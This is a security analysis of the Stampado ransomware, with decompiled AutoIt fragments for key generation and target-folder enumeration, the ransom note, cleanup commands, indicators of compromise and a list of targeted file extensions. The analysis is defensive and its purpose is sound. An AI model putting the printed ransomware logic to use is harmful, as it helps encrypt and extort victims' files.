
Encryption over encryption

Stampado will not spare you even if you have already been infected with other ransomware strains and will re-encrypt already encrypted files. The victim has to pay ransom twice to get the original files back. This ransomware is targeting files already encrypted by multiple ransomware families along with a long list of important filetypes. Some of the targeted files encrypted by other ransomware strains are:

".locky;*.zepto;*.cerber;*.crypt;*.crypz;*.cryptowall;*
**.enciphered;*.cryptolocker;*.cryp1; *.lol!;*.breaking_bad;*
**.crypted;*.encrypted;*.xxx;*.crjoker;*.encrypt;*.zcrypt;*.EnCiPhErEd;"*

Stampado encrypts files using AES (Advanced Encryption Standard) and a Symmetric key encryption algorithm (which uses same key for encryption and decryption) with key length of 256. It generates encryption key based on following data:

salt string + embedded e-mail + “stamp” + ComputerName + CPUArch + OSArch + “pado”




```
Func ReadLastLineExe()
  Return FileReadLine(@AutoItExe, -1) ; Returns Attacker email id embedded in exe
EndFunc

Func TrimmedHash($victim_detail)
  Return StringTrimLeft(CryptGenHash(ReadLastLineExe() & $victim_detail, 32771), 2)
EndFunc

Func UniqueHash()
  $VictimDetail = @ComputerName & @CPUArch & @OSArch
  Return StringLeft(TrimmedHash("stam" & $VictimDetail & "pado"), 8)
EndFunc

$encryption_key = GenerateKey(1, UniqueHash(), TrimmedHash(strGen(UniqueHash())))
```

Figure 8: Part of the Stampado encryption key generation code

Note: salt string is not present in all samples(not present in sample analyzed)

It searches following folders for files to encrypt from home drive:



```
Func FillListOfFoldersToEncrypt()
  $Scripting_Dict_DirectoryList.add(@DesktopDir, 2)
  $Scripting_Dict_DirectoryList.add(@MyDocumentsDir, 2)
  $Scripting_Dict_DirectoryList.add(@FavoritesDir, 1)
  $Scripting_Dict_DirectoryList.add(@HomeDrive & @HomePath, 2)
  $Scripting_Dict_DirectoryList.add(@HomeDrive, 0)
  $Scripting_Dict_DirectoryList.add(@UserProfileDir & "\Downloads", 2)
  $Scripting_Dict_DirectoryList.add(@UserProfileDir & "\Pictures", 2)
  $Scripting_Dict_DirectoryList.add(@UserProfileDir & "\Music", 2)
  $Scripting_Dict_DirectoryList.add(@UserProfileDir & "\Videos", 2)
  $Scripting_Dict_DirectoryList.add(@DesktopCommonDir, 2)
  $Scripting_Dict_DirectoryList.add(@DocumentsCommonDir, 2)
  $FileList = EnumFilesFromSpecifiedLoc(@HomeDrive, "*", 2, True)
  If IsArray($FileList) AND $FileList[0] Then
    For $Counter = 1 To $FileList[0]
      If $FileList[$Counter] <> @ProgramFilesDir AND $FileList[$Counter] <> @WindowsDir AND
      $FileList[$Counter] <> StringReplace(@UserProfileDir, "\" & StringOp(@UserProfileDir),
      NULL ) Then
        $Scripting_Dict_DirectoryList.add($FileList[$Counter], 1)
      EndIf
    Next
  EndIf
  $drives = DriveGetDrive("FIXED")
  If IsArray($drives) Then
  EndIf
  $drives = DriveGetDrive("REMOVABLE")
  If IsArray($drives) Then
  EndIf
  $drives = DriveGetDrive("NETWORK")
  If IsArray($drives) Then
    For $Counter = 1 To $drives[0]
      $Scripting_Dict_DirectoryList.add($drives[$Counter], 1)
    Next
  EndIf
EndFunc
```

Figure 9: Building list of folders for file encryption

The malware excludes the following folders from the home drive: Windows, Program Files, User Profiles.


After building a list of folders to encrypt, Stampado will start encrypting files one by one. It will create a temporary file with random name including ~(7 random characters).tmp, for example, ~afzyatd.tmp, ~irusgld.tmp, or ~ifecffl.tmp, to save the intermediate encrypted file. Once fully encrypted, the original file gets deleted and the temporary file gets renamed to a hexadecimal string with a ".locked" extension.

While encrypting files, Stampado avoids wasting its time on unimportant files by excluding files if their path or name contains the following strings:

- *"Temporary Internet Files"*
- *"INetCache"*
- *"desktop.ini"*
- *"stampado_debug.txt"*


The file stampado_debug.txt is possibly what was used by the author during development of the malware.

Stampado will also maintain two files in the *%AppData%* folder with hexadecimal names; one file is for the list of encrypted files and the other is for the status of malware activities.



```
C:\Users[redacted]Desktop\187EC0FC4D9052DFCC[redacted]4B08A085D5[redacted]740DF732D833FBB.locked
C:\Users[redacted]Desktop\1A7EC0FC4D9052DFCE[redacted]4CB8F082C5[redacted]740A7702CFE38CDA5B579E9C3ED15B01112AB67
C:\Users[redacted]Desktop\1A7EC0FC4D9052DFCE[redacted]4CB8F082C5[redacted]740A7702CFE38CDA5B579E9C3ED15B01765AB60
C:\Users[redacted]Desktop\1A7EC0FC4D9052DFCE[redacted]4CB8F082C5[redacted]740A7702CFE38CDA5B579E9C3ED12B11110AB61
C:\Users[redacted]Desktop\1802C1FC4C9755D2CD[redacted]ECBFE08285[redacted]740DF732D833FBB.locked
C:\Users[redacted]Desktop\[redacted]\1A0FC38C3497[redacted]66EC76EB18[redacted]A271E6330DF772DFF3CCEDECF789FC39C10C711
C:\Users[redacted]Desktop\[redacted]\1A0FC38C3497[redacted]86CC71EB18[redacted]92765624CA70429FF3CCDA1CB7DEAC69B15B016
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]2CC68066FC46AB18E0858.locked
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted][illegible]066FC46AB18E0858.locked
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted][illegible]066FC419B1FC082F.locked
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted][illegible]066EC419CDF9[redacted]26626331DF70.locked
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted][illegible]066FC76BB1FF[redacted]26106244DF772DFF3CCDDECF79E8C29C
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC76BB0F2[redacted]27666347DE762C893BB8A2B87A9DC3EC
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC768B189[redacted]25666332DF712C8938CEA5CF7994C3EC
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC769B1FE[redacted]27166342DF7728883BC3A6CB799F.loc
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC769B1FE[redacted]26646336DF712D823BBBA2B8789DC39F
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC769B1FE[redacted]26646336DF712D823BBBA2B87895C3ED
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC76EB18D[redacted]271E6330DF772DFF3CCDDECF79E8C29C
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC76EB18D[redacted]27146235DF022C8A38B9A5B47DEAC09A
C:\Users[redacted]Desktop\[redacted]\[redacted]\1802C1[redacted]BCD19066FC46AB18E0858.locked
```


Figure 10: List of encrypted files maintained by Stampado



```
[a]
status=working
pid=3032


[a]
status=done
pid=3032
start=[redacted]
```

Figure 11: Maintained status of activity during different stages

When the encryption of all the target file types is complete, Stampado will display a ransom note as shown below:



All your files have been encrypted.

All your files have been encrypted!

All your documents (databases, texts, images, videos, musics etc.) were encrypted. The encryption was done using a secret key that is now on our servers.

To decrypt your files you will need to buy the secret key from us. We are the only on the world who can provide this for you.

Note that every 6 hours, a random file is permanently deleted. The faster you are, the less files you will lose.

Also, in 96 hours, the key will be permanently deleted and there will be no way of recovering your files.

What can I do?

Contact us by email telling your ID (below) and wait for us to s[redacted]ctions.

Contact us by: Semnorland9@gmail.com

As a proof, you can send one encrypted file, so we will send it back decrypted. Use it as a guarantee that we can decrypt your files.

Next Russian Roulette file deletion:
5 hours, 59 minutes and 31 seconds

Time until total loss:
2 days, 23 hours, 59 minutes and 31 seconds

Last (4) file deleted: z:\shared_folder\2F19D[redacted]259B85BE1CE48231C0.locked

Your ID: [redacted]


Got the code?

Figure 12: Stampado ransom note

The victim is instructed to contact the attacker over the displayed email address for further information on the ransom required and method of payment. The malware says it will delete the key from the command and control (C&C) server after 96 hours, but this is not true, as there is no private key involved. But it does attempt to delete all encrypted files from the system if no ransom is paid within 96 hours.

Cleanup and remediation

The ransom note shows the unique ID of the victim and includes a text box to accept the decryption key. If accepted and submitted, the key will decrypt the files and delete itself from system. The variants of Stampado we have seen use symmetric encryption, and the encryption key is generated locally based on the victim's system details along with other constant values — without any communication to the C&C server.



All your files have been encrypted.

All your files have been encrypted!

All your documents (data ... g a secret key
that is now on our servers

To decrypt your files you ... for you.

Note that every 6 hours,

Also, in 96 hours, the key

What can I do?

Contact us by email tellir

Contact us by: Semnorla

As a proof, you can send ... decrypt your files.

Next Russian Roulette file deleti
5 hours, 59 minutes a ... **seconds**
Last (0) file deleted:

Your ID:

Unlocking...

Thank you!
Please wait while we decrypt your files...
Do not turn off your computer.

Figure 13: Decryption and cleanup window

To clean a system after a Stampado infection, you will either need to enter the decryption code or kill the process and remove the autostart entries, which would save your files from being deleted. If you are unable to kill the process, you can run the following command in order to remove the autostart registry entry, which prevents the malware from running after system restart:

```
REG DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Windows Update"
```

Restart the system, run folowing command on command prompt to delete scvhost.exe from %AppData% folder and use the freely available decrypter by Fabian Wosar to decrypt your files.

```
CD %APPDATA%

DEL scvhost.exe
```

Conclusion

Ransomware remains one of the most prevalent threats in 2016. We have seen over a dozen new ransomware families in the wild actively targeting users. Fortunately, in the case of Stampado, it is relatively easy to recover your files. We advise you **not** to pay the ransom, as it is possible to decrypt your files without doing so. To protect your data against ransomware, always keep your software updated and conduct regular backups.

Indicators of Compromise:

MD5: 5a40644131c9c7e5dc0603d774a36e6c

URL serving sample: grmpixelmon[.]co/stampado.exe

Files dropped:

%AppData%\scvhost.exe

%AppData%\<Hexdecimalname>

%AppData%\<Hexdecimalname>

[DrivePath]\myDisk\drivers.exe

<filepath>/<encryptedname>.locked

Registry Entries Created:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Windows Update"

Extensions targeted

Stampado encrypts a total of 1,240 file type extensions. Its list includes extensions used by other ransomware families, including Locky, Crypted, Encrypted, zCrypt, CryptoWall, Cryptz, CryptoLocker, and others.

Below is the list of all extensions:

```
"*.jpg;*.jpeg;*.gif;*.bmp;*.tiff;*.c;*.doc;*.docx;*.ppt;*.pptx;*.xls;*.xlsx;*.mov;*.mp3;*.cpp;*.au3;*.pa

*.flv;*.xml;*.skp;*.aiml;*.sql;*.cdr;*.svg;*.png;*.ico;*.ani;*.m4a;*.avi;*.csv;*.d3dbsp;*.sc2save;*.sie;

*.sidd;*.mddata;*.itl;*.itdb;*.icxs;*.hvpl;*.hplg;*.hkdb;*.mdbackup;*.syncdb;*.gho;*.cas;*.map;*.wn

*.dazip;*.fpk;*.mlx;*.kf;*.iwd;*.vpk;*.tor;*.psk;*.rim;*.w3x;*.fsh;*.ntl;*.arch00;*.lvl;*.snx;*.cfr;*.ff;*.vp

*.das;*.iwi;*.litemod;*.asset;*.forge;*.ltx;*.bsa;*.apk;*.re4;*.sav;*.lbf;*.slm;*.bik;*.epk;*.rgss3a;*.pa

*.pem;*.crt;*.cer;*.der;*.x3f;*.srw;*.pef;*.ptx;*.r3d;*.rw2;*.rwl;*.raw;*.raf;*.orf;*.nrw;*.mrwref;*.mef;

*.mdf;*.wb2;*.rtf;*.wpd;*.dxg;*.xf;*.pst;*.accdb;*.mdb;*.pptm;*.ppsx;*.pps;*.xlk;*.xlsb;*.xlsm;*.wps

*.write;*.ini;*.axx;*.md;*.manifest;*.aes;*.fdb;*.fdk;*.gdk;*.db;*.veg;*.3ds;*.anim;*.bvh;*.fxa;*.ge2;*

*.swatch;*.vrimg;*.2015;*.qif;*.t14;*.ofx;*.qfx;*.ebc;*.ebq;*.iif;*.ptb;*.tax2014;*.qbw;*.mye;*.qbm;*

*.tax2015;*.tlg;*.qtx;*.itf;*.tt13;*.t10;*.qsd;*.ofc;*.bc9;*.tax2010;*.13t;*.mny;*.qxf;*.amj;*.m14;*._v

*.slp;*.tax2009;*.qb2013;*.qbx;*.saj;*.ssg;*.zdb;*.t09;*.tt15;*.epa;*.qch;*.qby;*.tax2008;*.pd6;*.qb

*.ksd;*.db.crypt8;*.sdtid;*.iwa;*.sme;*.crypt10;*.vdata;*.key;*.menc;*.acsm;*.crypt5;*.p7s;*.aee;*.

*.gpg;*.p7m;*.ize;*.ple;*.tc;*.crypted;*.vsf;*.enc;*.ifs;*.jpgx;*.p7z;*.uhh;*.cxt;*.bioexcess;*.pgp;*.ci

*.hde;*.hid2;*.spk;*.rgss2a;*.cng;*.flka;*.sth;*.afp;*.rfp;*.rsa;*.wbp;*.hsh;*.ekb;*.lf;*.v2c;*.flk;*.lock

*.lxv;*.skr;*.jsn;*.kwm;*.apw;*.hc;*.vmdf;*.k2p;*.db.crypt5;*.cfe;*.daf;*.pkk;*.dim;*.img3;*.pkr;*.se

*.uue;*.prv;*.stxt;*.zbb;*.eff;*.dwk;*.fpa;*.sign;*.mfs;*.sdsk;*.pdfenx;*.pwl;*.embp;*.ecr;*.mnc;*.cz

*.nip;*.dsa;*.lma;*.hdt;*.bfa;*.migitallock;*.flkb;*.xia;*.1pif;*.kgb;*.kde;*.cpt;*.hop;*.kge;*.bfe;*.svz;

*.rsdf;*.xcon;*.ad;*.vp;*.meo;*.docxenx;*.sdc;*.pf;*.efa;*.mbz5;*.rpz;*.cry;*.qze;*.saa;*.wmg;*.sjpg

